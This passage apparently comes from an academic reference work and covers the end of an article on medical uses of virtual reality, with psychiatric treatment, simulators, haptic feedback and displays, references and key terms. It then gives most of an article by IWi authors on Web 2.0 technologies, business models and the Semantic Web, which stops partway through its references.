The character of psychiatric illnesses makes them amenable to treatment with VR. VR is being used as a treatment modality in many psychiatric illnesses including phobias, eating disorders, and male sexual dysfunction. One important project in the utilization of VR in the treatment of psychiatric illness is VEPSY. VEPSY is a European Union funded research project for telemedicine and portable virtual environments for clinical psychology. It started January 1, 2001, and continues at this time. VEPSY brings together an international group of researchers and industrialists with the common goal of exploring the possible uses of VR in the treatment of psychiatric illness.

A phobia is an irrational fear of a specific object or situation. Some of the most common phobias are fear of a specific animal, fear of flying, agoraphobia (fear of having a panic attack in public), fear of public speaking, and fear of heights. Many VR and augmented reality programs are being utilized to treat phobias. VR in the treatment of phobias is a very new field. While papers proposing the treatment of flying phobias and agoraphobia/social phobia using VR have been around since 2002, the first documented case of VR used to treat a phobia was done in Spain for a cockroach phobia in 2005 (Notella, Juan, Banos, Alcaniz, Guillen, & Rey, 2005). Little research has been published evaluating the efficacy of VR treatments of phobias, but it is being used more and more frequently and there is great potential for the development of new treatment software. VR exposes patients to the situation that causes their phobias in a carefully controlled setting.

VR has been proposed as a treatment for male sexual dysfunction. Erectile dysfunction can be defined as the repeated inability to get or keep an erection firm enough for sexual intercourse. It may be purely organic, but frequently involves a psychological component. Only one study has been done to date utilizing VR in the treatment of erectile dysfunction. Response to therapy was comparable to that of conventional therapy and may have the advantage of a shorter treatment period (Optale, Pastore, Marin, Bordin, Nasta, & Pianon, 2004). This same study found that men who suffer from premature ejaculation can also be treated with VR.

A third group of psychiatric illness that is being investigated for VR treatment is eating disorders. Currently, eating disorders are treated by cognitive behavioral therapy. This therapy is limited due to the length of treatment and associated costs. Preliminary reports on therapies involving VR suggest that VR is as effective as conventional therapy but has the advantage of being more accessible (Riva, Baccetta, Cesa, Conti, & Mokinari, 2004). Research is also being done attempting to combine the traditional therapy with VR. The preliminary results from all VR treatment studies are promising.

OTHER SPECIALTIES

VR is most commonly found in the surgical specialties, but has been becoming more and more common within the medical specialties such as neurology, gastroenterology, and cardiology. Neurologists are using virtual reality to help stroke victims recover motor abilities (You, Jang, Kim, Hallett, Ahn, Kwon et al., 2005). Patients with multiple sclerosis are receiving gait training using VR to improve walking ability (Baram & Miller, 2006). Colonoscopy is now part of the routine physical exam for people over 50 years of age. AccuTouch and similar software allow gastroenterologists colonoscopy training without having to practice on live patients (Ahlberg, Hultcrantz, Jaramillo, Lindblom, & Arvidsson, 2005). Cardiac catheterization simulators (Gallagher & Cates,

2004) and angiography simulators (Patel, Gallagher, Nicholson, & Cates, 2006) are also becoming available for cardiologists. Cardiac catheterization is a procedure by which a small catheter is passed through a peripheral artery and into the arteries of the heart. While in the heart, stents may be placed or balloons inflated to open up the arteries, allowing blood flow to reach the heart. Angiography is a radiological technique in which contrast dye is injected into the vascular system. An X-ray is then taken of the blood vessels. The contrast in the vascular system allows the flow of dye through the blood vessels to be visualized. Contrast dye can be toxic to the kidneys and a minimum of dye is used in each study. VR can be used to train physicians to optimize the quality of the study while minimizing patients' dye exposure.

Pathology can be thought of as the study of diseased tissues. Normally, a sample of tissue is frozen and cut into small sections. These sections are viewed as 2-dimentional images under the microscope by pathologists. VR is being utilized to reconstruct 3 D images of the original tissue sample from a series of 2D images (March, Schofield, Evison, & Woodford, 2004). 3D images allow for improved visualization, more precise descriptions, and more a accurate diagnosis.

Computer Technology

Computer graphics realism and rendering performance have dramatically improved over the last 20 years and parallel medical technologies have evolved. Virtual reality provides a bridge between modern rendering techniques and medical imagery. However, this bridge has obsticles that must be overcome before the technologies can be unified. Two of the more significant challenges are the development of an immersive feedback system and image rendering, display, and tracking.

Feedback System

The sense of touch is a powerful input device and learning tool. A great deal of information can be conveyed about an object through touch alone. Finding ways to integrate haptic devices into a virtual environment greatly increases the realism of the perceived reality (Burdea, 1996). A haptic interface simulates reflecting force. This perceived force allows a user to touch, manipulate, and create objects within a virtual environment.

Force feedback is typically generated in an effort to counteract user movement or action. The intent is to generate an inverse reaction to the actions initiated by the user in the virtual environment. Devices currently available range from XBox steering wheel controllers to complex exoskeleton devices. These devices can be worn like a metal space suit and support a very high amount of resistance. Although persistence of vision can usually be ascertained at a rate of 30 Hz, the persistence of touch requires a much higher tap rate to achieve the same illusion.

Tactile feedback provides a skin sensation. Several techniques have been employed to meet the diverse types of perceived skin input. Among the techniques are high frequency vibrations, micro-rod actuators, and electrical pulses (Remis & Nelson, 1990). Most popular among these is a two dimension array of microrod actuators. The challenges involved with this approach lies with the space required to control dozens of fast actuators in a cubic inch (Srinivassem, 1992). As a result, this approach has not yet been integrated into virtual environments for medical purposes.

Other sensory feedback techniques that are less frequently used but are still emerging include auditory and olfactory sensory augmentation. Auditory information is relatively easy to reproduce compared to the challenges of visual and tactile input. A good pair of head phones can produce a sound not only on left and right channels, but front and back as well. When used for the purpose of medical augmentation, audio information almost always conveys a patient's vital signs.

Many medical professionals would argue that olfactory augmentation would hinder their ability to assimilate sensory information and as such, very little development has been put toward this vein of research. Integration of smell into virtual environments is exclusively a research issue and of little value in the medical field (Barfield & Dana, 1996).

Imaging Presentment

The goal of virtual reality for medical purposes is to allow medical professionals to interact within a computer simulated environment or possibly an augmented reality. In either case, the user is able to sense the computer generated environment and interact with the perceived objects. The three primary challenges involved in image presentment are graphical rendering, techniques for displaying an immersive environment, and motion tracking.

Rendering is a computational process to generate images or animations from a collection of models. Many rendering techniques are available to create high quality images. Among them are ray tracing, scan line rendering, ray casting, and radiosity. The entertainment industry has greatly contributed to areas of research, especially in the area of performance. This has been achieved though software algorithm optimization as well as graphical processors, which can perform several mathematical transformations on data in parallel. When optimized algorithms are used with modern high speed graphical processing units, the result is a real-time rendering of a nearly photo realistic animation.

Although most of the hardware and software issues for rendering have been resolved, there still remains the problem of creating high quality models which the rendering will act upon. A model is a three dimensional description of an object in a format that can be decoded and rendered. To generate a high quality model medical imaging data can be collected from a computer tomography scan or magnetic resonance imaging machine. From these images, a finite element mesh can be created (Voo, Kumaresan, Pintar, Yoganandan, & Sances, 1996). This approach has several advantages over other active, noncontact, 3D model generation techniques such as Conoscopic Holography, which requires a line of site to generate a high quality finite mesh.

Assuming that the challenges of rendering and image reconstruction have been adequately solved, another issue that arises is presentation. Leonardo da Vinci once concluded that it is impossible for a painter to portray a realistic depiction of depth because objects at different distances from the eyes, projecting images in the two eyes that differ in their horizontal positions. Likewise, a flat screen such as a computer monitor or television does not provide the depth information required for most medical applications. The solution is to use stereoscopic vision. By presenting two screens, the brain matches up similarities and uses the small differences to create depth (Ohzawa, DeAngelis, & Freeman, 1990).

The simplest and lowest quality result can be achieved using polarized glasses. This technology does not stray far from the glasses one would receive at an old drive-in-theater showing 3D movies. Head mounted displays (HMD) are more sophisticated and yield better results by displaying a separate screen for both eyes. Significant testing has been performed with commercial HMD at a resolution of 1280 X 1024 (Schiefele, Albert, Doerr, Kelz, & Schmidt-Winkel, 1999). It is likely similar successes could be attained when applied to the field of medicine. One other noteworthy technique for stereoscopic displays is dynamic holography. Although currently not a viable solution, the pursuit for innovative optical materials is being researched.

To fully immerse a medical professional within a virtual operating room, actions performed in real life must be equivalently reflected in the virtual environment. Information such as the user's head position and angle should be appropriately reflected on the HMD viewing screens. The display should be able to track head movements and render the rotation from the position and perspective in the virtual environment. This information is collected through the use of tracking devices that follow certain landmarks typically mounted on the user, but also on other real world objects that can be interacted within the virtual world. In addition to the HMD there are several other emerging wearable input devices such as data gloves and three dimensional pointing devices.

Many commercial systems exist that are able to track relative position. Although they all address the issue of tracking points that move through three dimensional space, they achieve this through a myriad of techniques that range from acoustic, inertial, LED, magnetic, or reflective marking. Depending on the type of motion capture device used, accuracy of markers can be tracked hundreds of times per second and within fractions of a millimeter. This level of accuracy is essential in the field of medicine, especially when applied to surgical fields.

CONCLUSION

Numerous technological obstacles have been overcome to achieve the current state of virtual reality. However, medical applications of VR are still in their infancy. On the technological front, the future will bring tactile and haptic interface devices to the doctor´s virtual operating environment and a larger, more flexible set of tools that can be used at the patient's bedside.

In many areas of medicine the technological advances are obvious, and in others the technology is just shy of wide spread utility. VR is one of these developing tools. As technology permits, advances will be made in the medical fields and VR is likely to be among the most influential technological advances available.

REFERENCES

Ahlberg, G., Hultcrantz, R., Jaramillo, E., Lindblom, A., & Arvidsson, D. (2005, December). Virtual reality colonoscopy simulation: A compulsory practice for the future colonoscopist? *Endoscopy, 37*(12), 1198-1204.

Baram, Y., & Miller, A. (2006, January 24). Virtual reality cues for improvement of gait in patients with multiple sclerosis. *Neurology, 66*(2), 178-181.

Barfield, W., & Dana, E. (1996). Comments on the use of olfactory displays for virtual environments. *Presence*, 5, 109-121.

Burdea, G.C. (1996). *Force and touch feedback for virtual reality.* Chichester: Wiley.

Gallagher, A.G., & Cates, C.U. (2004, October 23-29). Virtual reality training for the operating room and cardiac catheterisation laboratory. *Lancet, 364*(9444), 1538-1540.

Haque, S., & Srinivasan, S. (2006, January). A meta-analysis of the training effectiveness of virtual reality surgical simulators.. .. *IEEE Transactions on Information Technology in Biomedicine: A Publication of the IEEE Engineering in Medicine and Biology Society, 10*(1), 51-58.

Jaramaz, B., & Eckman, K. (2006, January). Virtual reality simulation of fluroscopic navigation. *Clinical Orthopaedics and Related Research, 442*, 30-34.

March, J.D., Schofield, M., Evison, & Woodford, N. (2004, March). Three dimensional computer visualization of forensic pathology data. *The American Journal of Forensic Medicine and Pathology: Official Publication of the National Association of Medical Examiners, 25*(1), 60-70.

Notella, C.M., Juan, M.C., Baños, R.M., Alcaniz, M., Guillen, V., & Rey, B. (2005, April). Mixing realities? An application of augmented reality for the treatment of cockroach phobia. *Cyberpsychology & Behavior: The Impact of the Internet, Multimedia and Virtual Reality on Behavior and Society, 8*(2), 162-171.

Ohzawa, I., DeAngelis, G.C., & Freeman, R.D. (1990). Stereoscopic depth discrimination in the visual cortex: Neurons ideally suited as disparity detectors. *Science, 249,* 1037-1041.

Ong, L.S., Vijayan, A., Koh, C.S., Lai, C.C., Lim, C.W., Loke, W.F. et al. (2005, September). An intelligent tutoring system for trauma management (Trauma-Teach): A preliminary report. *Annals of the Academy of Medicine, Singapore, 34(*8), 499-504.

Optale, G., Pastore, M., Marin, S., Bordin, D., Nasta A., & Pianon, C. (2004). Male sexual dysfunctions: Immersive virtual reality and multimedia therapy. *Studies in Health Technology and Informatics, 99*, 165-178.

Patel, A.D., Gallagher, A.G., Nicholson, W.J., & Cates, C.U. (2006, May). Learning curves and reliability measures for virual reality simulation in the performance assessment of carotid angiography. *Journal of the American College of Cardiology,* 2, *47*(9), 1796-1802.

Remis, S., & Nelson, D. (1990, December) *Force-reflecting interfaces to telemanipulators testing system (FITTS): Interim user's guide.* Springfield: National Technical Information Service.

Riva, G., Baccetta M., Cesa G., Conti S., & Mokinari, E. (2004). The use of VR in the treatment of eating disorders. *Studies in Health Technology and Informatics, 99*, 121-163.

Rotnes, J.S., Kaasa, J., Westgaard, G., Eriksen, E.M., Hvidsten, P.O., Strom, K. et al. (2002). A tutorial platform suitable for surgical simulator training (SimMentor). *Studies in Health Technology and Informatics,* 85, 419-425.

Schiefele, J., Albert, O., Doerr, K., Kelz, M., & Schmidt-Winkel, N. (1999). Evaluation of required HMD resolution and field of view for a virtual cockpit simulation. In *Proceedings of the Society of Photo-Optical Instrumentation Engineers* (vol. 3689, pp. 143-154).

Srinivassem, M. (1992). *Design requirements for force reflecting master controllers*. Cambridge, MA: MIT.

Voo, L., Kumaresan, S., Pintar, F.A., Yoganandan, N., & Sances, Jr. A. (1996). Finite-element models of the human head. *Medical & Biological Engineering & Computing*, 375-381.

You, S.H., Jang, S.H., Kim, Y.H., Hallett, M., Ahn, S.H., Kwon, Y.H. et al. (2005). Virtual reality-induced cortical reorganization and associated locomotor recovery in chronic stroke. *Stroke, 36*, 1166.

KEY TERMS

AccuTouch: A VR simulator designed to teach colonoscopy.

Augmented Reality: A computer generated program which combines elements from the real world with elements of computer generated scenarios.

Haptic Feedback Device: A system in which the user interfaces via the sense of touch utilizing the application of forces, vibrations, or motions. These devices allow people to experience tactile stimuli in VR settings. Haptic devices are forces that are applied to the user.

Laparoscopy: A surgical technique in which several small incisions are made. A camera is inserted through one of these incisions and surgical instruments through the others. The surgery is guided by the camera, allowing for smaller instruments and surgical incisions to be used. Laparoscopic surgeries are generally less traumatic than traditional open surgeries.

SimMentor: A VR program which trains surgeons in laparoscopic techniques.

Tactile Interface: User interface that measure the pressure or force exerted by a user upon an object. Tactile devices receive and react to forces applied by the user.

Trauma-Reach: A VR program designed to train physicians to manage trauma patients.

Virtual Reality: An interactive artificially created environment primarily involving the senses of vision, hearing, and touch but which may include all five senses. The artificial computer-generated environment may be manipulated and feedback given, allowing numerous scenarios to be enacted.

Web 2.0 and Beyond–Participation Culture on the Web

August-Wilhelm Scheer
Institute for Information Systems (IWi), Germany

Pavlina Chikova
Institute for Information Systems (IWi), Germany

Torben Hansen
Institute for Information Systems (IWi), Germany

Katrina Leyking
Institute for Information Systems (IWi), Germany

Christian Seel
Institute for Information Systems (IWi), Germany

INTRODUCTION: FROM WEB 1.0 TO WEB 2.0

The emergence of what we call today the World Wide Web, the WWW, or simply the Web, dates back to 1989 when Tim Berners-Lee proposed a hypertext system to manage information overload at CERN, Switzerland (Berners-Lee, 1989). This article outlines how his approaches evolved into the Web that drives today's information society and explores its full potentials still ahead.

The formerly known wide-area hypertext information retrieval initiative quickly gained momentum due to the fast adoption of graphical browser programs and standardization activities of the World Wide Web Consortium (W3C). In the beginning, based only on the standards of HTML, HTTP, and URL, the sites provided by the Web were static, meaning the information stayed unchanged until the original publisher decided for an update. For a long time, the WWW, today referred to as **Web 1.0**, was understood as a technical mean to *publish* information to a vast audience across time and space. Data was kept locally and Web sites were only occasionally updated by uploading files from the client to the Web server. Application software was limited to local desktops and operated only on local data.

With the advent of dynamic concepts on server-side (script languages like hypertext preprocessor (PHP) or Perl and Web applications with JSP or ASP) and client-side (e.g., JavaScript), the WWW became more dynamic. Server-side content management systems (CMS) allowed editing Web sites via the browser during run-time. These systems interact with multiple users through PHP-interfaces that push information into server-side databases (e.g., mySQL) which again feed Web sites with content. Thus, the Web became accessible and editable not only for programmers and "techies" but also for the common user. Yet, technological limitations such as slow Internet connections, consumer-unfriendly Internet rates, and poor multimedia support still inhibited a mass-usage of the Web. It needed broad-band Internet access, flat rates, and digitalized media processing to catch on.

Technological and social developments brought about a new concept of everyday Internet computing that is difficult to grasp and can be characterized best by some tendencies:

- *Client- and server-side computing*—formerly strictly separated concepts—get integrated with each other. Ordinary users keep their personal data (e.g., pictures) on central Web storages. Search engines search locally stored data. Desktop application access the Web for updates.
- *Roles of publishing and consuming* information through the Web—the former once reserved to the technology-skilled—blur. Even inexperienced users contribute to Web content, shifting their private zone into public Web space. The Web of publishing becomes a Web of participation.

- Enabled by easy-to-use Internet technology, everyone can provide (small) bits to the whole, leveraging synergies of *collective intelligence and social networks*.

A TECHNOLOGICAL PERSPECTIVE ON WEB 2.0

This new concept is called "Web 2.0," which is characterized by U.S. publisher Tim O'Reilly (2006) as "the business revolution in the computer industry caused by the move to the Internet as platform, and an attempt to understand the rules for success on that new platform." Millard and Ross (2006) define "interaction, community and openness" as key characteristics.

Within Web 2.0, the content of the WWW is increasingly created by the users themselves, so a "writable Web" evolves from the "read only" approach of the old Web (Kaye, 2006). Web 2.0 allows passive readers to become actively involved authors and thus establishes a world of give-and-take which is also called social computing (Hinchcliffe, 2006). The emergence and integration of the so called social software is frequently mentioned as a facilitator of the phenomenon of Web 2.0 (AMR Research, 2006). All this is facilitated by new kinds of interactive Web applications, enriching the overall Web technology. From a technical point of view, Web 2.0 is to a certain extent a combination of more or less old traditional approaches which were developed at the end of the 90s. The technologies, on which Web 2.0 is considered to be primarily based, are outlined in the following:

- **Web service API:** Application programming interface (API) in general refers to an interface of a software system which enables potential connections to other systems. Primarily, the APIs of Web services like Google are of relevance in the context of Web 2.0. Web service APIs have existed since 1998 (Gosnel, 2005).
- **AJAX:** Asynchronous JavaScript and XML (AJAX) is a newer Internet technology, whose concept and underlying technologies have also existed since approximately 1998. Until 2005, the main concept has often been referred to as "XMLHttpRequest." By means of AJAX, a Web site can be partially updated which improves the speed of the site updates and allows for better user interaction. AJAX-enhanced Web sites almost look like native applications and—given a sufficient access speed—offer comparably fast response times (Zakas, McPeak, & Fawcett, 2006).
- **RSS:** Today, RSS stands for "really simple syndication." Originally, it was developed by Netscape to publish news in an in-house portal, but in the meantime it has established itself as a standard. It is XML-based and enables Web feeds for the purpose of simple and fast syndication of digital content (e.g., texts, audio, or video data). Users can subscribe to those feeds by using their feed readers. If a feed has new content, the reader automatically retrieves it (Finkelstein, 2005).

The introduction of these new kinds of software technology and a frequent repetition of related buzzwords in the mass media led to a hype and an altered perception of the Internet around 2005. The partially observable and partially assumed or evoked direction of development can be shortly outlined, following the key principles of Web 2.0 by O'Reilly and John Battelle (O'Reilly, 2005).

The main principle of Web 2.0 is that the Web evolves to a platform replacing the local desktop or that the Web and the desktop seem to merge into each other. The gap between local and central Web-based data management and applications seems to disappear. Browsers become the universal interface for more and more services and applications, replace proprietary client software, and even the technologically average-skilled user starts to use the Web as a data repository, for example, for photos (Korica, Maurer, & Schinagl, 2006). If Web 2.0 applications continue to replace local applications, this potentially implies the end of the software life-cycle as the run-time of Web sites is characterized by dynamic changes, formerly known as updates. Therefore, O'Reilly (2005) calls Web 2.0 "the perpetual beta."

The traditional role allocation of **Web 1.0** between information provider and information user has been broken up. Technological skills are no longer the critical point to create content online and even the average user can become an editor and participate in the formerly media-dominated processes of sharing information and opinions. This evolution leads to massive networking effects between users. It creates an architecture of participation in which user-generated content dominates.

Folksonomy

Folksonomy is a new paradigm within Web 2.0 relying on user-generated content. It refers to all user-generated taxonomies for categorization and description purposes of Web content like Web pages, links, and photographs. The term is therefore closely linked to terms like social bookmarking. It is derived from a combination of the terms "folk" and "taxonomy" (Schmitz, Hotho, Jaschke, & Stumme, 2006). A folksonomy is composed out of user-generated tags about specific Web content and serves mainly for information retrieval purposes (Morville, 2005). Folksonomies build the main aspect of many applications and services which are considered to adhere to Web 2.0 principles. The photo sharing Web site Flickr for example allows users to upload and share photos and to tag these with distinct terms.

Mashups

Mashups combine content of different services and applications over open APIs to build new services and benefit from their integration (Van der Vlist, Ayers, Bruchez, Fawcett, & Vernet, 2006). Recently, popular online services like Yahoo, Amazon, or Google have started to offer access to their databases through publicly available APIs. Developers can use the APIs to retrieve data from the databases of these sites and to integrate them into their mashups. A very prominent example is the merging of Google Maps with diverse services, or Craigslist allowing locating objects like photographies or housing advertisments on maps (see: http://www.flickrmap.com/; http://www.housingmaps.com/)

Social Software

Social software is a collective term for all Web-based applications and services through which people can interact with each other, even if the interaction occurs in an indirect way, for example, social bookmarking (Boyd, 2006). A dominant feature of social software is the community support. Examples for such communities, which are based on services provided by a social software framework, are MySpace or Facebook (Barsky & Purdon, 2006).

Other popular applications, which are considered to belong to Web 2.0, are presented in the following (Kolbitsch & Maurer, 2006):

- **Weblogs:** The term "Weblog," usually referred to as "blog," was coined by Jorn Barger in 1997 and is the result of the combination of the terms "log" and "Web." In their early days, those were mainly used as private online diaries. Today, they are a mass phenomenon: it is estimated that almost 10 million people are "bloggers." Moreover, Weblogs gain more and more attention from enterprises (Richardson, 2006). Some enterprises, for example, Microsoft and Motorola, use Weblogs to support miscellaneous customer-centric or knowledge management-related processes.
- **Wikis:** Their name is derived from "wikiwiki," the Hawaiian word for "fast." Wikis are page conglomerations available through the Internet, which not only can be read but also edited by users on the fly (Leuf & Cunningham, 2001). Thus, they constitute open CMS. Similar to Weblogs, wikis are connected by links. The most famous example for a wiki is the free encyclopaedia, Wikipedia.
- **Podcasts:** Podcasting means the production and publication of audio data in form of a Weblog. The term "podcast" is derived from a combination of "broadcast" and Apple's trademark "iPod." Recently, the number of professionally produced podcasts has rapidly increased. Regarding informal learning processes, podcasts benefit from the advantage that the learning content is internalized by listening. Users have the possibility to download podcasts to their PC, notebook, or MP3 player that enables them to use the content offline, wherever and whenever they want (Richardson, 2006). Besides podcasts, video-enhanced podcasts, so called *video podcasts* or *vodcasts* consisting of movies, are evolving and beginning to establish themselves. A prime example is the vodcasting community platform YouTube, which enables users to share, tag, and discuss videos. The service Odeo offers functionalities to record and share audio through a streamlined interface, and to publish recordings as own podcast channel.
- **Social bookmarks:** The term "social bookmarks" refers to personal collections of links, which are publicly available and "tagged" by users. The main aim is that users are not just able to see their own favorites but also to browse the whole system and to search for certain keywords, which correspond to the tags applied by other users. One of the first

services for social bookmarking was del.icio.us (Orchard, 2006).

Criticism about Web 2.0 is often based on the fact that the success of first movers in the Web-based market led to a wave of euphoria about the Internet that turned out to be an artificially generated hype and finally culminated in the DotCom crash (Bentzel, 2006). This argumentation is facilitated by the lack of revolutionary technological developments on which the recently evolving phenomenon Web 2.0 could be reduced. Nevertheless, foundations of Web 2.0 differ significantly from that of the Web in its earlier days. Unlike years before, today more than 50% of all households in European countries are equipped with broadband access to the Internet. **Web 1.0** maybe had—from a technological perspective—the same potential as Web 2.0, but it could not tap its full potential because the important system requirements of ubiquitous broadband access could not be met at the end of the 90s. In the case of today's emerging Web 2.0, these requirements are mostly met (McCormack, 2002). Social aspects account for the clearly observable, tangible, evident change of Web-based interaction as opposed to technological revolution. So the term "Web 2.0" describes a user-driven revolution of communication, interaction, and participation or as Davis (2005) puts it, "Web 2.0 is an attitude not a technology."

A BUSINESS PERSPECTIVE ON WEB 2.0

Web 2.0 technologies described in the section above are widely spread in the private sector. Recently, their economic impact has significantly started to rise (Treese, 2006). Several Web 2.0 sites, such as YouTube, started out as small-sized projects and were later acquired by large enterprises. However, this does only distract from the issues of converting Web 2.0 ideas into generating cash flows (Hoegg, Martignoni, Meckel, & Stanoevska-Slabeva, 2006).

From a business perspective, there are potentially two major changes to enterprises driven by Web 2.0 (AMR Research, 2006). Enterprises' *internal structures* and communication patterns are altered and their *business models* are changed.

Internal Perpective

From the internal perspective, Web 2.0 has primarily an influence on knowledge management, which was traditionally a dedicated task for a defined group of experts. Web 2.0 leads to the establishment of **corporate wikis** (Leuf, & Cunningham, 2001), which allows employees to share knowledge in an open, unregulated way.

Another issue altering enterprises' communication and the organizational culture are blogs. Blogs can be used to overcome communication borders between different levels in enterprise hierarchies. Managers' blogs provide insights into strategic aspects for employees. Employees' blogs reveal problems of the daily business.

External Perpective

Regarding the external perspective, Web 2.0 has initiated enhanced business models in e-business. A business model can be understood as a description of the value a company offers to one or several segments of customers and the architecture of the firm and its network of partners for creating, marketing and delivering this value and relationship capital, in order to generate profitable and sustainable revenue streams. (Osterwalder & Pigneur, 2001, p. 2)

Based on this definition, Web 2.0 creates new types of value offered to a customer or it enhances business models such as Web shops by providing new information to potential customers. The aim of a business model is the long-term revenue generation, which influence its three sub models: market model, activity model, and capital model (Bohl, Manouchehri, & Winand, 2007). The descriptions of the types of business models below are mainly focused on the activity model, but address the other submodels also. Business models based of Web 2.0 can be classified in the following categories:

- **The long tail:** The long tail is a selling strategy focussing on niche products (Anderson, 2006). As traditional stores have a limited size of sales floors, each store has to select a set of products it offers. Hence, this selection is usually done by statistic analyses which identify the most popular items in order to maximize the turnover (Kalakota & Robinson, 2000). Specializing on rarely sold products however can significantly increase the turnover. The long tail describes the phenomenon that online stores offer a large number of niche products which are rarely sold and therefore usually are not available in traditional stores. In order to increase shop usage, Web 2.0 techniques are used to foster community building. Stores house community platforms for open interchange of customers and tag the sites as central contact points in the niche. By enhancing customer communication, frequency of site access is significantly increased.

- **Enrichment:** Enrichment of e-commerce Web sites with user-generated content can take different approaches. A popular approach is the idea of *recommendations* and reviews written by customers. For the Web shop owner, enrichment has two advantages. First, customers usually trust more in other customers' than sellers' recommendations. Second, recommendations are generated by users, which is cost-efficient on the business side. Examples for enrichment can be found on Amazon.com in shape of favorite lists and customer reviews.
- **Individual advertising:** Web 2.0 advertisements are created by mashups: advertisements are integrated into Web sites with a similar content. An example for this contextual advertising is Google AdSense. From Google's view, as the operator of AdSense, only the platform is provided, the rest is user-generated content. The advertisement is created by one customer and placed on a Web site by another customer. Other than advertisements on Web sites, advertisements can be placed on search engines. In this *keyword advertising,* the customer bits a price in order to link an advertisement to a keyword in the search engine. The most famous example for this technique is Google AdWords.
- **Membership fees:** As Web 2.0 is based on communities, the possibility to get access to a community is a value itself. The benefit of communities, for example, for business networking, rises with the number of active members in these communities. Therefore, a rather simple business model is to collect fees either for giving access to the community or for offering special services inside the community. An example for such a community is the social business network Xing.com, which collects fees for the access to all the community's functions.

The importance of communities with a large number of members is currently showing in their acquisition by large companies. These acquisitions are often done at prices, which are much higher than the actual values of the enterprise. Therefore parallels to the crash of the DotCom bubble in 2001 are drawn (O'Reilly, 2005).

THE FUTURE: FROM WEB 2.0 TO "WEB 3.0"

Future scenarios for the development of Web 2.0 assume the same factors to drive the development that have previously influenced the transition from Web 1.0 to Web 2.0. The scenarios can be grouped into two layers, which are closely interconnected:

- **Technological layer:** Advancements and developments of IT that enhance functional possibilities.
- **Application layer:** Changes in how Web offerings are being utilized.

A key aspect in the technological layer is the convergence of current Web 2.0 technologies with the Semantic Web concept (Fox, 2006; Passant, 2006; Wahlster & Dengel, 2006). In analogy to IT systems development, users have an ongoing desire for function and data integration between related system conceptions. Business information systems have developed from task-based to process-based functionality as realized in enterprise resource planning systems or even further, supply chain management systems. Currently, Web 2.0 offerings are not yet fully integrated. Unlike business information systems, Web 2.0 services are based on unstructured data. In order to allow information interchange between Web 2.0 services and to consolidate users with similar interests, who are currently disseminated over a variety of Web 2.0 offerings, both interface definitions as well as content descriptions have to be in place.

- Web services are a wide-spread approach for potentially realizing information exchange between Web 2.0 offerings (Lin, 2006). While service orientation has always been an integral part of the Web 2.0 concept (O'Reilly, 2005; Treese, 2006), its potential can only be utilized; if not, documents are passed along by content segments. The mere technical interconnection between offerings has to be accompanied with the transition from document referencing to content referencing.

- **Semantic Web** is a collection of approaches and methods for transforming the current syntactic Web content into machine readable semantic content. This is primarily realized using extensive tagging on fine granular levels. Keywords are not used on a document level, but utilizing XML tags right within the document structure is (Berners-Lee, Hendler, & Lassila, 2001; McLlraith, Son, & Honglei, 2001).

WEB 2.0 APPLICATIONS CAN ALSO BE ENHANCED USING MACHINE READABLE CONTENT

- **Semantic wikis** and **semantic blogs** are dynamic systems allowing for real-time hypertext linking. Hyperlinks no longer have to be manually defined and revised. Instead, only key words are linked and corresponding pages are then dynamically selected.
- **Semantic desktop** is a concept for handling different kinds of files with one intuitive interface. The vision is to have access to all kinds of data formats using one description language and defined access patterns. Like in the WWW, users are enabled to browse their own files using dynamically generated, logical hyperlink structures.

Only if the content is becoming machine readable, automatic referencing on a semantic level can take place and intelligently combines discussion segments over various platforms. This again will turn the motivation of Web 2.0 users to contribute to semantic annotations of their data into one of the key drivers of the advent of the Semantic Web.

On side of the application layer, ubiquitous access to Web 2.0 offerings is likely to increase the usage frequency of social software (Garcia-Zubia, Lopez-de-Ipiña, & Orduña, 2006; López-de-Ipiña, García-Zubia, & Orduña, 2006). The transition from read-only Web access using portable devices to content production and immediate uploading has already taken the first steps. Hardware manufacturers have begun to realize digital devices, allowing for ubiquitous content sharing without the need for external hardware devices. PDAs, cellular phones, and digital cameras are becoming increasingly equipped with functionality that focuses on real-time content sharing. Prerequisite is a widespread network of hot spots that allow Web access regardless of place and time.

Development potentials exist primarily in the combination of content production using mobile devices with semantic annotations. Given current content analysis approaches allowing for keyword extraction on a syntactic level, there is no approach available to create semantic annotations automatically. Therefore, user-system interfaces of portable devices, enhanced with speech recognition or annotation recommendation algorithms, will take a critical place in the further development of both Semantic Web as well as Web 2.0.

REFERENCES

AMR Research. (2006). *The future of enterprise applications*. Author.

Anderson, C. (2006). *The long tail. How endless choice is creating unlimited demand*. London: Arrow Books Ltd.

Barsky, E., & Purdon, M. (2006). Introducing Web 2.0: Social networking and social bookmarking for health librarians. *JCHLA, 27*(3), 65-67.

Bentzel, J. (2006). *Asymmetric marketing. Tossing the 'chasm' in the age of the software superpowers.* Charleston: BookSurge Publishing.

Berners-Lee, T. (1989). *Information management: A proposal.* Retrieved November 14, 2007, from http://www.w3.org/History/1989/proposal.html

Berners-Lee, T., Hendler, J., & Lassila, O. (2001). The semantic Web. *Scientific American, 5*. Retrieved April 22, 2008, from http://www.sciam.com/article.cfm?id=the-semantic-web&catID=2

Bohl, O., Manouchehri, S., & Winand, U. (2007). *Unternehmerische Wertschöpfung im Web 2.0*. HMD - Praxis Wirtschaftsinformatik.

Boyd, S. (2006). *Are you ready for social software?* Retrieved November 14, 2007, from http://www.stoweboyd.com/message/2006/10/are_you_ready_f.html

Davis, I. (2005). *Talis, Web 2.0 and all that.* Retrieved November 14, 2007, from http://iandavis.com/blog/2005/07/talis-web-20-and-all-that?year=2005&monthnum=07&name=talis-web-20-and-all-that

Finkelstein, E. (2005). *Syndicating Web sites with RSS feeds for dummies*. Indianapolis: Wiley Publishing.

Fox, G. (2006). *Implications of Web 2.0 for the semantic grid*. Paper presented at the Second International Conference on Semantics, Knowledge, and Grid (SKG '06).

Garcia-Zubia, J., Lopez-de-Ipiña, D., & Orduña, P. (2006). Questions and answers for designing useful WebLabs. *International Journal of Online Engineering, 2*(3).

Gosnel, D. (2005). *Professional development with Web APIs: Google, eBay, Amazon.com, MapPoint, FedEx.* Indianapolis: Wiley Publishing.

Hinchcliffe, D. (2006). *The shift to social computing.* Retrieved November 14, 2007, from http://blogs.zdnet.com/Hinchcliffe/?p=21

Hoegg, R., Martignoni, R., Meckel, M., & Stanoevska-Slabeva, K. (2006): Overview of business models for Web 2.0 communities. In *Proceedings of GeNeMe 2006* (pp. 23-37).

Kalakota, R., & Robinson, M. (2000). *E-Business 2.0: Roadmap for success* (2nd ed.). Amsterdam: Addison-Wesley Longman.

